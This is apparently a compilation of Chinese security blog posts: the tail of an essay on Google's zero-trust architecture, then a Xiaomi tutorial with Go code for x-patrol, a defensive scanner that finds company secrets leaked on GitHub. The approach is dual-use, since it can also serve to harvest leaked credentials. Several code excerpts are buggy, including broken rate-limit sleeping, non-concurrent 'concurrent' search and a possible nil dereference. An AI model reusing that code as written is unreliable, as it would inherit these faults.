
1. 微服务

传统系统已经做了很多访问控制手段，有的可能就是一个 SSO 账号，这种方式是角色、权限是在后面逻辑上处理的，也就是说，你先进入内网门户，然后通过门户进入各个子系统。在进入门户这个环节并不做后面的资源的验证，把验证放在了后端应用上处理。这也就是之前乌云还在的时候，我们看到一旦拿到一个员工账号，就可以在内部各种横向漂移。

而在 Google，则使用了微服务，把验证逻辑和资源系统隔离，以实现灵活的验证。加入你们采购了外部的一个财务系统，那么财务系统在这里只看作是一个原始数据的记录系统。通过微服务方式的解耦，服务之间不再需要关心对方的模型，仅通过事先约定好的接口来进行数据流转即可。因此策略层改变起来也很容易，这是其中一个关键。

2. 集中处理


零信任中有一个处理所有流量的 ACCESS GATEWAY，这是个反向代理服务，集中了身份验证和授权过程，统一进行处理，也是理想的日志监控点。代理服务支持 PKI 证书，所有请求都通过 HTTPS 提供给网关，用户和设备的数据在这时候被提取出来进行验证授权。再接下来则是 SSH，RDP 或 TLS 连接，与资源进行安全会话，这就大大限制了攻击面。



在某个时间点，根据动态数据来配置身份验证，而不是单纯的依靠网络。这就是零信任系统的能力。但在初期的时候，这个动态，是需要经过磨合的。最简单的例子是根据大多数人的共同的行为来调整策略，这里就需要机器学习来辅助，让机器来了解共同行为是什么意思。

六、资源迁移

最后一步则是资源的迁移。资源迁移有个灰度过程，关键系统往后放，先从简单应用开始，这个应用应该适合粗粒度规则，且数据敏感度比较低，比如内部的 wiki 这种。为了防止在这个过程中的数据泄漏，Google 初期是并联传统系统的，然后逐渐割接。Google 非常强调他们把所有资源都放到公网上，消灭了网络分区需求。但实际上，我们大可不必这么冒险，传统基于网络层的控制方法仍然可以使用。



通过这个逻辑，只需要把流量指向访问结构，就可以保护资源。在所有流量都经过网关的情况下，需要确保和应用的连接是安全的，每个请求必须端到端加密。但只有这么个安全隧道是不够的，还需要确保每个请求都被完全验证授权，方法上可以是对请求证书和关联数据进行签名，再配置应用验证，也可以是对特定 IP 列入白名单。

七、总结

Google 在基础架构安全上付出了巨大的努力。我在看这些 paper 的时候就在想，为什么 Google 公开宣传内部的安全实践呢，我以小人之心揣测，可能与 Google 云相关，从 Google 一系列的博客来看，信息保护一直都是重点范围。但对于我们这些安全从业者来说，这 5 个 paper 提供了很多安全的先进点，让我们一探顶尖互联网企业的基础安全架构。整个阅读理解过程中，有几句话我觉得是特别值得总结的：

1、“我们不依赖于内部网络分隔或防火墙作为我们的主要安全机制”

我曾在阿里工作过几年，早在 14 年阿里安全就提出“去防火墙”。但当时的“去防火墙”思想，更多的是摆脱传统盒子硬件防火墙层次，和 Google 还不一样。零信任的核心主题是，它是一个无周边架构，这和 Google 的员工分布在全球各地办公有关系。这并不是说防火墙完蛋了，而是说不作为“主要”安全机制。但是在借鉴过程上，去防火墙不是第一步，而应在各种认证、授权等机制建立后的最后一步。

2、“最终用户登陆由中央服务器验证，然后中央服务器向用户端设备发送凭证，例如 cookie 或 OAuh 令牌，从客户端设备到 Google 的每个后续请求都需要该凭据”。

零信任基于用户和设备的状态做出智能决策，凭证是动态的，也就是可撤销、可审计、有较短时间期限。这其中说，每个后续都需要该凭据，这就是零信任的精髓了。

3、“实际上，任何发布的服务都使用 GFE 作为智能反向代理前端，这个代理提供了 DNS，拒绝服务保护，TLS 终止和公共 IP 托管”

把内部应用放到公网，可以实现端到端的前向加密，但却让系统面临攻击，通过反向代理来管理这些流量。现实而言，我们并不需要这么激进，抗 ddos 保护对于中小企业来说，还是应该依靠外部力量。

4、“在企业局域网上不是我们授予访问权限的主要机制。相反，我们使用应用程序级的访问管理控制，允许我们只在特定用户来自正确管理的设备以及期望的网络和地理位置时才将内部应用程序公开。

身份认证是整个流程中的重要部分，但零信任独特在于：用户、设备组成一个可以实时进行信任决策的配置文件。举例来说，我在北京从我的手机上登陆 crm 应用，那肯定不会在同一时间允许我在上海的 pc 上登陆。访问策略上要么允许，要么提示你另一个认证因素。

安全性和可用性一直存在互相矛盾，安全部门要在这里寻找平衡。每个公司也都有自己的风险容忍度，有的公司因为月饼开除员工，有的公司因为云盘上传开除员工。每一个处罚，都会引起内部很多争论，对于零信任来说，决策是动态的，允许更多的自适应，其中机器学习是这里的重要工具。

5、“我们积极地限制和监督已经被授予基础设施管理权限的员工的活动，提供能安全和可控的方式完成相同任务的自动化，不断努力消除特定任务的特权访问需求。

零信任目的在减少内部威胁，整个架构中学习和适应是重要环节。同时也对自动化很敏感，在这么大一个全球企业中，人工是不现实的。另外，整个项目对特权的检查，会比对普通权限的检查要仔细的多。

写这篇文章目的：借鉴 Google 的做法，审视自身企业的基础架构安全，从中学习可用之道，结合自身现状实现更安全的基础架构。也希望国内在这方面少一些高大上的浮躁，多分享一些务实的实践。

唯品会安全应急响应中心

为了邀请并鼓励广大“白帽子”和安全专家们，积极参与并提交高质量的安全信息，唯品会安全应急响应中心除了及时回复，跟进处理外，还秉承公平公开公正的原则，设立了贡献值与安全币的兑换机制。对于有卓越贡献的个人和团队，额外奖励面值不菲的唯品卡，在每季度及年终，这些优秀的个人和团队，还将会获得 VSRC 特别颁发的，资质证书和水晶奖杯等荣誉奖励。

今后唯品会将坚持不断完善自身安全体系与信息安全技术，增加信息安全投入，卓力打造一套纵深防御，风险可控的信息安全管理体系，切实保障消费者的信息安全，为过亿会员打造更优质的购物体验。

漏洞提交入口：https://sec.vip.com/report

官网：https://sec.vip.com/

邮箱：sec@vipahop.com

欢迎对本篇文章感兴趣的同学扫描唯品会安全应急响应中心公众号二维码，一起交流学习

Github 泄露扫描系统开发

文章作者： 四眼装逼仔@小米安全中心
文章来源：【小米】https://sec.xiaomi.com/article/37

概述

github 敏感信息泄露一直是企业信息泄露和知识产权泄露的重灾区，安全意识薄弱的同事经常会将公司的代码、各种服务的账户等极度敏感的信息『开源』到 github 中，github 也是黑、白帽子、安全工程师的必争之地，作为甲方的安全工程师，我们需要一套可以定期自动扫描特定的关键字系统，以期第一时间发现猪队友同事泄露出去的敏感信息。

积极响应开源号召的同学请开源自己的业余项目，公司的产品代码、各系统账户属于公司的资产，擅自对外界公布侵犯了公司的知识产权，属于违法行为，造成后果严重者，不仅会被公司开除，还需承担相应的法律责任。

接下来我们一起来看看如何写一款 github 泄露扫描系统。

功能需求

虽然写代码可以一把梭，但一把梭之前需要先把要写的功能清单列一下，我们的 github 扫描系统会实现以下功能：

双引擎搜索，github code 接口搜索全局 github 以及本地搜索例行监控的 repos

支持对指定的用户、仓库、组织进行监控

提供 WEB 管理界面，支持规则管理（github 搜索规则及本地 repos 搜索规则）

支持 github token 管理和用户管理

扫描结果审核

已经完成的项目的地址为：https://github.com/MiSecurity/x-patrol

实现过程

引擎 1 - github code 搜索模块的实现

github 对 API 调用的速率限制如下：

对未验证的请求，每小时的限速为 60 次，使用 token 认证后，可以把速率提升为每小时 5000 次。

对于搜索 API，未验证的请求的速率限制为 10 次每分钟，认证后，可以提高到 30 次每分钟。

所以在使用 github 的 sdk 前，我们需要先准备好 token 管理模块，方便我们随机获取到额度没用完的 token 建立 client 去请求数据，github token 的数据结构如下：

```go
package models

import (
    "github.com/google/go-github/github"

    "time"
)

type GithubToken struct {
    Id    int64
    Token string
    Desc  string
    // The number of requests per hour the client is currently limited to.
    Limit int `json:"limit"`
    // The number of remaining requests the client can make this hour.
    Remaining int `xorm:"default 5000 notnull" json:"remaining"`
    // The time at which the current rate limit will reset.
    Reset time.Time `json:"reset"`
}
```

每个 token 初始化时，默认额度为最大值 5000，然后在使用的过程中根据返回值动态实时更新 remaining 的值：

```go
func NewGithubToken(token, desc string) (*GithubToken) {
    return &GithubToken{Token: token, Desc: desc, Limit: 5000, Remaining: 5000}
}

func UpdateRate(token string, response *github.Response) (error) {
    githubToken := new(GithubToken)
    has, err := Engine.Table("github_token").Where("token=?", token).Get(githubToken)
    if err == nil && has {
        id := githubToken.Id
        githubToken.Remaining = response.Remaining
        githubToken.Reset = response.Reset.Time
        githubToken.Limit = response.Limit
        Engine.ID(id).Update(githubToken)
    }
    return err
}
```


我们在使用 github client 前，从数据库中先拉取当前额度还大于 50 的 token：

```go
func ListValidTokens() ([]GithubToken, error) {
    tokens := make([]GithubToken, 0)
    err := Engine.Table("github_token").Where("remaining>50").Find(&tokens)
    return tokens, err
}
```

然后用这些当前额度够用的 Token 创建一个 map[string]*Client，每次使用时随机获取一个 github client，代码如下所示：

```
var (
    GithubClients map[string]*Client
    GithubClient  *Client
)

type Client struct {
    Client *github.Client
    Token  string
}

func init() {
    GithubClients = make(map[string]*Client)
    GithubClients, _ = InitGithubClients()
}

func InitGithubClients() (map[string]*Client, error) {
    githubClients := make(map[string]*Client)
    tokens, err := models.ListValidTokens()
    if err == nil {
        for _, token := range tokens {
            githubToken := token.Token
            gitClient := &github.Client{}
            if githubToken != "" {
                ctx := context.Background()
                ts := oauth2.StaticTokenSource(
                    &oauth2.Token{AccessToken: githubToken},
                )
                tc := oauth2.NewClient(ctx, ts)
                gitClient = github.NewClient(tc)
                githubClients[token.Token] = NewGitClient(gitClient, githubToken)
            }
        }
    }
    return githubClients, err
}

func GetGithubClient() (*Client, string, error) {
    var c *Client
    clients, err := InitGithubClients()
    for _, client := range clients {
        c = client
        break
    }
    return c, c.Token, err
}
```

在 github client 建立好后，我们就可以使用关键字进行全局代码搜索了，暂定只取前 500 条记录，相关的代码片断如下：



```
func (c *Client) SearchCode(keyword string) (*github.CodeSearchResult, *github.Response, error) {
    ctx := context.Background()
    listOpt := github.ListOptions{Page: 1, PerPage: 500}
    opt := &github.SearchOptions{Sort: "indexed", Order: "desc", TextMatch: true, ListOptions: listOpt}
    return c.Client.Search.Code(ctx, keyword, opt)
}
```

在实际使用中，我们的系统中会存在大量的规则需要 github code 搜索引擎执行，以下为相应的任务管理代码：

ScheduleTasks(duration time.Duration)函数是定时任务管理，duration 指定了多久进行一次 github code 搜索

GenerateSearchCodeTask() (map[int][]models.Rules, error)函数为任务分割函数，因为 github search api 的速率限制为每分钟 30 次，我们将其按 25 个分发几批

RunSearchTask(mapRules map[int][]models.Rules, err error)函数会按批次执行搜索任务，每次执行完都会查看用时，如果小于 1 分钟就等待到 1 分钟，以便我们永远不会超出 search api 的速率限制

Search(rules []models.Rules) ()函数的作用是以并发的方式进行 github code 搜索，并将搜索结果保存到数据库中。

完整的任务管理代码如下：

```go
package githubsearch

import (
    "x-patrol/models"

    "github.com/google/go-github/github"

    "encoding/json"
    "time"
    "sync"
    "x-patrol/logger"
)

var (
    SEARCH_NUM = 25
)

func GenerateSearchCodeTask() (map[int][]models.Rules, error) {
    result := make(map[int][]models.Rules)
    rules, err := models.GetGithubKeywords()
    ruleNum := len(rules)
    batch := ruleNum / SEARCH_NUM

    for i := 0; i < batch; i++ {
        result[i] = rules[SEARCH_NUM*i:SEARCH_NUM*(i+1)]
    }

    if ruleNum%SEARCH_NUM != 0 {
        result[batch] = rules[SEARCH_NUM*batch:ruleNum]
    }
    return result, err
}

func Search(rules []models.Rules) () {
    var wg sync.WaitGroup
    wg.Add(len(rules))
    client, token, err := GetGithubClient()
    if err == nil && token != "" {
        for _, rule := range rules {
            go func(rule models.Rules) {
                defer wg.Done()

            }(rule)

            SaveResult(client.SearchCode(rule.Pattern))
        }
        wg.Wait()
    }
}

func RunSearchTask(mapRules map[int][]models.Rules, err error) () {
    if err == nil {
        for _, rules := range mapRules {
            startTime := time.Now()
            Search(rules)
            usedTime := time.Since(startTime).Seconds()
            if usedTime < 60 {
                time.Sleep(time.Duration(60 - usedTime))
            }
        }
    }
}

func SaveResult(result *github.CodeSearchResult, resp *github.Response, err error) () {
    if err == nil && len(result.CodeResults) > 0 {
        for _, resultItem := range result.CodeResults {
            ret, err := json.Marshal(resultItem)
            if err == nil {
                var codeResult models.CodeResult
                err = json.Unmarshal(ret, &codeResult)
                fullName := codeResult.Repository.GetFullName()
                repoUrl := codeResult.Repository.GetHTMLURL()
                inputInfo := models.NewInputInfo("repo", repoUrl, fullName)
                has, err := inputInfo.Exist(repoUrl)
                if err == nil && !has {
                    inputInfo.Insert()
                }
                exist, err := codeResult.Exist()
                if err == nil && !exist {
                    codeResult.Insert()
                }
            }
        }
    }
}

func ScheduleTasks(duration time.Duration) {
    for {
        RunSearchTask(GenerateSearchCodeTask())

        // insert repos from inputInfo
        InsertAllRepos()

        logger.Log.Infof("Complete the scan of Github, start to sleep %v seconds", duration*time.Second)
        time.Sleep(duration * time.Second)
    }
}
```

引擎 2 - 本地 repos 高速搜索模块

我们在使用 password 等通用的敏感关键字进行 github code 搜索时，往往会搜索到大量与要监控的目标无关的结果，从里面排查出我们想监控的目标的敏感信息如同大海捞针一般。为了避免这个问题，我们的解决方案是：

只关注与目标相关的用户、组织与仓库，比如搜集小米公司员工的用户名，组织，然后通过 github sdk 查出这些组织与用户所有的仓库，定期拉到本地用更详细的关键字进行深入扫描；

利用与目标相关的关键字进行 github code 搜索，将搜索结果中的库放到引擎 2 中定期地进行本地深入扫描。

引擎 2 的高速搜索算法来自一个开源项目 https://github.com/etsy/hound，该算法最初来自 google 的大神 Russ Cox 的一篇文章 Regular Expression Matching with a Trigram Index or How Google Code Search Worked，有兴趣了解算法的同学可以仔细阅读一下，我直接将该算法封装为了一个 SearchRepos 函数，传递一条规则和一批仓库进去，会返回该规则的搜索结果。

```go
/* search repos, return a  map[string]*index.SearchResponse map */
func SearchRepos(
    rule models.Rules,
    opts *index.SearchOptions,
    repos []string,
    idx map[string]*searcher.Searcher,
    filesOpened *int,
    duration *int,
) (map[string]*index.SearchResponse, error) {
    query := rule.Pattern
    startedAt := time.Now()
    num := len(repos)

    // use a buffered channel to avoid routine leaks on errs.
    ch := make(chan *SearchResponse, num)
    for _, repo := range repos {
        go func(repo string) {
            fms, err := idx[repo].Search(query, opts)
            ch <- &SearchResponse{repo, fms, err}
        }(repo)
    }

    res := map[string]*index.SearchResponse{}
    for i := 0; i < num; i++ {

        r := <-ch
        r.res.RuleId = rule.Id
        r.res.RuleCaption = rule.Caption
        r.res.RulePattern = rule.Pattern

        if r.err != nil {
            return nil, r.err
        }

        if r.res.Matches == nil {
            continue
        }
        res[r.repo] = r.res
        *filesOpened += r.res.FilesOpened
    }

    *duration = int(time.Now().Sub(startedAt).Seconds() * 1000)

    return res, nil
}

func DoSearch(reposConfig []models.RepoConfig, rules models.Rules) (map[string]*index.SearchResponse, models.Rules, error) {
    searchers, errors, _, err := GenerateSearcher(reposConfig)
    respSearch := make(map[string]*index.SearchResponse)
    if err == nil {
        repos := make([]string, 0)
        for _, repoCfg := range reposConfig {
            repo := repoCfg.Name
            if !errors[repo] {
                repos = append(repos, repoCfg.Name)
            }
        }

        opts := index.SearchOptions{IgnoreCase: true, LinesOfContext: DefaultLinesOfContext}
        if strings.ToLower(rules.Part) == "keyword" {
            // search keyword from all files
            opts.FileRegexp = ""
        } else {
            // when rules.Part in ("filename", "path", "extension"), only search filename, and set rules.Pattern = "\\."
            opts.FileRegexp = rules.Pattern
            rules.Pattern = "\\."
        }

        var filesOpened int
        var durationMs int

        respSearch, err = SearchRepos(rules, &opts, repos, searchers, &filesOpened, &durationMs)
    }
    return respSearch, rules, err
}
```

以下为引擎 2 的任务调度核心代码：

```go
// 分割任务为map形式，key为批次，value为一批models.RepoConfig
func SegmentationTask(reposConfig []models.RepoConfig) (map[int][]models.RepoConfig) {
    tasks := make(map[int][]models.RepoConfig)
    totalRepos := len(reposConfig)
    scanBatch := totalRepos / vars.MAX_Concurrency_REPOS

    for i := 0; i < scanBatch; i++ {
        curTask := reposConfig[vars.MAX_Concurrency_REPOS*i:vars.MAX_Concurrency_REPOS*(i+1)]
        tasks[i] = curTask
    }

    if totalRepos%vars.MAX_Concurrency_REPOS > 0 {
        n := len(tasks)
        tasks[n] = reposConfig[vars.MAX_Concurrency_REPOS*scanBatch:totalRepos]
    }
    return tasks
}

// 按批次分发、执行任务
func DistributionTask(tasksMap map[int][]models.RepoConfig, rules []models.Rules) {
    for _, rule := range rules {
        for _, reposConf := range tasksMap {
            Run(reposConf, rule)

        }
    }
}

func Run(reposConfig []models.RepoConfig, rule models.Rules) {
    var wg sync.WaitGroup
     wg.Add(len(reposConfig))
    for _, rConfig := range reposConfig {
        // wg.Add(1)
        reposCfg := make([]models.RepoConfig, 0)
        reposCfg = append(reposCfg, rConfig)

        go func(config []models.RepoConfig, rule models.Rules) {
            defer wg.Done()
            SaveSearchResult(DoSearch(reposCfg, rule))
        }(reposCfg, rule)
        // wg.Wait()
    }
     wg.Wait()
}

func SaveSearchResult(responses map[string]*index.SearchResponse, rule models.Rules, err error, ) {
    if err == nil {
        for repo, resp := range responses {
            result := models.NewSearchResult(resp.Matches,
                repo,
                resp.FilesWithMatch,
                resp.FilesOpened, resp.Duration,
                resp.Revision, rule)

            has, _ := result.Exist()
            if ! has {
                result.Insert()
            }
        }
    }
}

func ScheduleTasks(duration time.Duration) () {
    for {
        // insert repos from inputInfo
        githubsearch.InsertAllRepos()

        // insert all enable repos to repos config table
        models.InsertReposConfig()

        rules, err := models.GetRules()
        if err == nil {
            reposConfig, err := models.ListRepoConfig()
            if err == nil {
                mapTasks := SegmentationTask(reposConfig)
                DistributionTask(mapTasks, rules)
            }
        }

        logger.Log.Infof("Complete the scan local repos, start to sleep %v seconds", duration*time.Second)
        time.Sleep(duration * time.Second)
    }
}
```

代码解读：

SegmentationTask(reposConfig []models.RepoConfig) (map[int][]models.RepoConfig)的作用是将需要扫描的仓库按配置的 MAX_Concurrency_REPOS 的数量分成批次

DistributionTask(tasksMap map[int][]models.RepoConfig, rules []models.Rules)会将任务按批次分别传给 Run(reposConfig []models.RepoConfig, rule models.Rules)执行

Run(reposConfig []models.RepoConfig, rule models.Rules)的本意是并发执行代码搜索任务，比如有 10000 个仓库，每次并发 100，100 次就查完了。想想这个速率就美滋滋。

SaveSearchResult(responses map[string]*index.SearchResponse, rule models.Rules, err error)函数的作用是将搜索结果去重保存到数据库中

ScheduleTasks(duration time.Duration)为定时任务的调度函数，每隔指定的时间后重新获取最新的仓库及规则并进行本地代码搜索。

规则管理

前面我们已经实现了 github code 搜索与本地 repos 的深入扫描功能，接下来需要提供一个规则管理模块了，利用规则对引擎 1 和引擎 2 进行调度。

为了兼容 gitrob 的规则文件，我们把规则的数据结果定义如下，并提供增、改、删、查、禁用、启用等功能

```
type Rules struct {
    Id          int64
    Part        string
    Type        string
    Pattern     string
    Caption     string
    Description string
    Status      int
}
```


程序启动时，如果发现规则表为空，则会默认插入当前目录中 conf/gitrob.json 中规则，代码如下：

```
func InitRules() () {
    cur, _ := filepath.Abs(".")
    ruleFile := fmt.Sprintf("%v/conf/gitrob.json", cur)
    rules, err := GetRules()
    if err == nil && len(rules) == 0 {
        logger.Log.Infof("Init rules, err: %v", InsertRules(ruleFile))
    }
}
```

我们再提供一个自定义规则管理的 WEB 界面，以下为规则相关的路由信息，详细实现请直接参考 github 仓库。

```
m.Group("/rules/", func() {
            m.Get("", routers.ListRules)
            m.Get("/list/", routers.ListRules)
            m.Get("/list/:page", routers.ListRules)
            m.Get("/new/", routers.NewRules)
            m.Post("/new/", routers.DoNewRules)
            m.Get("/edit/:id", routers.EditRules)
            m.Post("/edit/:id", routers.DoEditRules)
            m.Get("/del/:id", routers.DeleteRules)
            m.Get("/enable/:id", routers.EnableRules)
            m.Get("/disable/:id", routers.DisableRules)
        })
```

最后的效果图如下，需要注意的是在为 github code 搜索填写规则时，因为我代码中为了兼容正则，没有直接加精确搜索，需要在配置规则时手工加上双引号表示精确搜索。




资产管理及仓库管理

对于 github 泄露检测来说，资产就是我们需要监控的用户、组织与仓库，这些信息会最终转化为仓库列表中，供本地检测模块使用。

